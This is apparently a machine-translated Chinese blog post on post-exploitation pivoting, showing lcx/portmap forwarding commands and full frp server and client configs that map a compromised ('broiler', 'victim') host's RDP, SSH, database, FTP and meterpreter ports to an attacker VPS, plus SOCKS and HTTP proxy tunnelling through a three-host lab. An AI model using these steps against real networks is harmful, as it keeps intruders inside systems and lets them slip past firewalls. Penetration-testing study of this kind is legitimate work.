当前位置:网站首页>Penetration test - post penetration +lcx+frp
Penetration test - post penetration +lcx+frp
2022-06-09 16:30:00 【amingMM】
Post penetration
What is post penetration ?
Captured the server , The host has certain permissions ( Maybe not very high ) It began to enter the post infiltration stage
lcx Proxy usage
lcx Is a port forwarding tool ,
You can make windows/linux Forward a port of to another host , Or forward to other ports on this computer .
Yes windous The version also has linux Version of ,linux This is the first edition portmap.
Such as : take A The host 3389 Forwarding to B The host 1234 port ,
Or will A The host 3389 Port maps to A The host 1234 port

command Parameters,
 Here's one -m Parameter the explanation of this parameter : How to use this tool , There are three ways
1. monitor port1  Port and connect to the host 2 Of port2  port
2. monitor port1 and port2  port .
3. Connecting hosts 1 The corresponding port and host 2 Corresponding port


./portmap -m 2 -p1 6666 -h2  Public network IP -p2 7777
 It means monitoring from 6666 Port requests , Forward it to 7777 port .

./portmap -m 3 -h1 127.0.0.1 -p1 22 -h2  Public network ip -p2 6666
 Will intranet host 22 The traffic of the port is forwarded to the public network host 6666 port .
1、 Forwarding ports to other hosts
lcx.exe -slave vps Of ip 1234 0.0.0.0 3389

2. stay vps On the listening port 1234, And put the port 1234 Traffic forwarded to 1235,
 Then connect vps Of 1235 The port can be connected to the broiler 3389 port
lcx.exe -listen 1234 1235


slave take  3389-->1234======1234----1235
 So connect this computer vps Of 1235 You can connect the broiler 3389

3. Map native ports to other native ports
lcx -tran 51 127.0.0.1 3389
frps
Port forwarding tool , There are clients and servers ,
Usually, the server is deployed on the public network VPS On , The client is deployed on an intranet machine that can go out of the network , Map the port of the intranet to vps On ,
By connecting vps Connect the intranet .
Configuration parameters :
Server side To configure frps.ini
 #  General configuration section
[common]
#  To specify  frp  The port on which the server listens [  Some ports with good permeability can be used in actual combat ,6000  This high port , In the actual combat , May not get out  ]  and  ip [ 0.0.0.0  Means monitor  vps  Any local  ip ]
bind_addr = 0.0.0.0
bind_port = 6000
#  To specify  frp  Server control panel login port and account password [ In actual combat, it is necessary to set up a bit more complicated ], Through the control panel , We can know the data receiving and sending situation in real time
dashboard_port = 6508
dashboard_user = striker
dashboard_pwd = admin!@#45
#  To specify  frp  Default log output location , All log information is put in the current directory  views.log  In file
log_file = ./views.log
#  Log level classification : debug, info, warn, error, Usually ,info  that will do
log_level = info
log_max_days = 20
#  Whether to enable privilege mode [ Under privilege mode , The client does not need to update the server to change the configuration ]
privilege_mode = true
#  to grant authorization  token  Random generation is recommended
privilege_token = FE9kTsW8Lg71oDKi
#  Ports allowed to be allocated in privileged mode [ Avoid port abuse ]
privilege_allow_ports = 4000-50000
#  Heartbeat detection timeout duration
heartbeat_timeout = 30
#  The maximum number of connections in the backend connection pool
max_pool_count = 100
#  Password timeout
authentication_timeout = 900
#  Indicate the subdomain name , All subsequent visits will be made in the form of domain names  [ In privileged mode, you need to set  *.domain.com  Resolve to the Internet  vps  machine , That is, universal parsing ]
subdomain_host = study.com
#  If you need to proxy the intranet  web[ Including based on  http  and  https  The station of ], This item should be enabled
vhost_http_port = 8090
vhost_https_port = 9443
Client configuration frpc.ini
 #  General configuration
[common]
#  To specify  frp  Server side  ip[ Or domain name , In practice, domain names are usually used directly ] Address and port
server_addr = shop.study.com
server_port = 6000
#  Indicate the log file output location
log_file = ./views.log
log_level = info
log_max_days = 3
#  to grant authorization  token, This must be consistent with the server , Otherwise, the connection cannot be established
auth_token = FE9kTsW8Lg71oDKi
#  Privilege mode  token, It should also be completely consistent with the server
privilege_token = FE9kTsW8Lg71oDKi
#  Heartbeat detection duration
heartbeat_interval = 10
heartbeat_timeout = 30
#  Assign the intranet to the  ssh  Ports are mapped to our own public network  vps  On the machine , In theory, any routine you want to map can be configured here  tcp  Port services , Far from being limited to these mentioned
[ssh]
type = tcp
local_ip = 0.0.0.0
local_port = 22
#  This  remote_port  When you visit  frp  Server side  1222  The port is equivalent to accessing the local port
22  port , That's what it's called " mapping ", I must be able to understand what I said before
remote_port = 1222
#  Whether to enable encryption [ Traffic encryption , Dealing with firewalls ]
use_encryption = true
# Compress
use_compression = true
#  Whether to turn on compression
use_gzip = true
#  The current machine in the intranet  rdp  Ports are mapped to our own public network  vps  On the machine
[Rdp]
type = tcp
local_ip = 0.0.0.0
local_port = 3389
remote_port = 6389
#  The current machine in the intranet  Mysql  Ports are mapped to our own public network  vps  On the machine
[Mysql]
type = tcp
local_ip = 0.0.0.0
local_port = 3306
remote_port = 1306
#  The current machine in the intranet  Mssql  Ports are mapped to our own public network  vps  On the machine
[Mssql]
type = tcp
local_ip = 0.0.0.0
local_port = 1433
remote_port = 1533
#  The current machine in the intranet  ftp  Ports are mapped to our own public network  vps  On the machine
[Ftp]
type = tcp
local_ip = 0.0.0.0
local_port = 21
remote_port = 2121
#  The current machine in the intranet  bind  type  meterpreter shell  Ports are mapped to our own public network  vps  On the machine
[Meterpreter]
type = tcp
local_ip = 0.0.0.0
local_port = 443
remote_port = 4443
#  The current machine in the intranet  udp  Ports are mapped to our own public network  vps  On the machine
[Snmp]
type = udp
local_ip = 0.0.0.0
local_port = 161
remote_port = 1611
#  Specify the current machine in the intranet  web  Ports are mapped to our own public network  vps  On the machine , Pay special attention to
subdomain[ Subdomain ] Just give me one , Because the previous is Pan analytic
[Phpinfo]
type = http
local_port = 80
subdomain = test
#  Whether to enable privileged mode [ The server does not need to be configured in privileged mode ]
privilege_mode = true
#  Number of connections
pool_count = 120
Put the target 3389 Port maps to vps On
stay vps Enable on frp The service side

Enable on the victim frp client ,frpc.ini The configuration is as follows :

frpc.exe -c frpc.ini

Connect vps Of 1234 The port can be connected to the victim RDP service .
utilize frp build socks/http agent
stay frp Configure in the client socks/http agent
The agent parameters are configured as follows :
 [plugin_socks5]
type = tcp
remote_port = 6005
plugin = socks5
plugin_user = abc
plugin_passwd = abc
[plugin_http_proxy]
type = tcp
remote_port = 6004
plugin = http_proxy
plugin_http_user = abc
plugin_http_passwd = abc

Enable frp After the client , Use Proxifier Tool execution socks agent

Configure any program to go socks agent , At this time, the flow of this aircraft will go out through the target aircraft

Add... To the browser http agent

This aircraft directly accesses the target aircraft http The service is inaccessible ( Set firewall policy to block 80 Port stacking )
After using the agent, the traffic flows out through the target

utilize FRP+LCX Multi layer network outgoing
Range environment :
A Drone aircraft : windows 2003 ip:192.168.4.49 ( No access to the Internet )
B Drone aircraft :ubuntu ip: IP:192.168.4.50 AND 192.168.197.131 ( No access to the Internet )
C Drone aircraft : windows 2008 IP: 192.168.197.130 AND 192.168.1.6 (192.168.1.6 Internet access )
The goal is to A Target's RDP Service and B Target's SSH Services mapped to vps On
1. take A Target's RPD Service pass LCX Forwarding to B On target
lcx.exe -slave 192.168.4.50 3388 127.0.0.1 3389

B Target use lcx monitor 3388 port , And forward the traffic to 3387 port
./portmap -m 2 -p1 3388 -p2 3387

Use frp take B Target's SSH Service and 3387 Port maps to C On target :
C Target start frp Server side :

B Target enable frp client :
frpc.ini The configuration is as follows :

Use remote desktop connection at this time C Target's 3386 The port is A Target's RDP service , Use SSH Connect C Target's 22 The port is B Target's SSH service
Use frp take A Target's 3386 Port and 22 Port maps to VPS On
stay VPS Enable on frp The service side
A Target's frp client frpc.ini The configuration is as follows :

stay A Running on the target FRP client

Use remote desktop connection at this time vps Of 3389 The port is A Target's RDP service

Use ssh Connect vps Of 1234 The port is B Target's ssh service :

https://github.com/fatedier/frp/blob/master/conf/frps_full.ini
https://github.com/fatedier/frp/blob/master/conf/frpc_full.ini
边栏推荐
- 读《中台架构与实现》
- Dapr source code analysis | project overview
- R language plot visualization: plot visualization horizontal boxplot
- What is a microservice architecture?
- Senior openstacker - Bloomberg, vexxhost upgraded to gold member of openinfra Foundation
- ESP32-C3单火线智能开关,赋能传统开关智能化升级
- Data security is urgent. What is the significance of the first SOC 2 authentication report for domestic intelligent manufacturers?
- Solution reference for web page loading waiting (ttfb) taking too long
- dotnet core 发布只带必要的依赖文件
- Technology - middle stage
猜你喜欢

EasyWeChat实现微信真实支付操作

攻防世界(web篇)---Web_php_include

Build an integrated intelligent dialogue analysis platform from intelligent quality inspection to dialogue analysis, and the customer service center of Bank of Hangzhou creates a new business card of

DAC8560的用法

Solution reference for web page loading waiting (ttfb) taking too long

Analysis of folder Writeability during SAP commerce cloud construction

Middle office architecture learning

Kubernetes core concepts

Data security is urgent. What is the significance of the first SOC 2 authentication report for domestic intelligent manufacturers?

Solution de téléchargement d'images ueditor entre domaines
随机推荐
Reconstruction essentials learning
cesium 绘制栅栏
Install MySQL 5.7 server under windows (full of holes)
Experience sharing of technical we media realization -- starting to try to make CSDN's reply one year later
R language generalized linear model function GLM, GLM function to build logistic regression model, analyze whether the model is over dispersed, and use hypothesis test to analyze whether the model is
站长工具浏览器SEO插件-站长必备工具 SEO网站排名 快速查看网站数据
面试官问我一条update语句加了多少锁?我总结了全套八股文
10 required AutoCAD plug-ins
Dapr source code analysis | project overview
R language uses AOV function to perform two-way factorial ANOVA, and the plotmeans function of gplots package displays interaction in two-way ANOVA, including mean, error bar, 95% confidence interval
C语言去掉字符串末尾的空白字符
How to lock the screen with one button when leaving the computer midway
Start using dapr
第一章 ESQL介绍
Analysis of variable hiding security in contract security
重构要点学习
中途离开电脑怎么一键锁屏
中台架构学习
撸了一个OpenSuse作为日常工作系统
Deepin 运行 cherrytree报错找不到模块gtksourceview2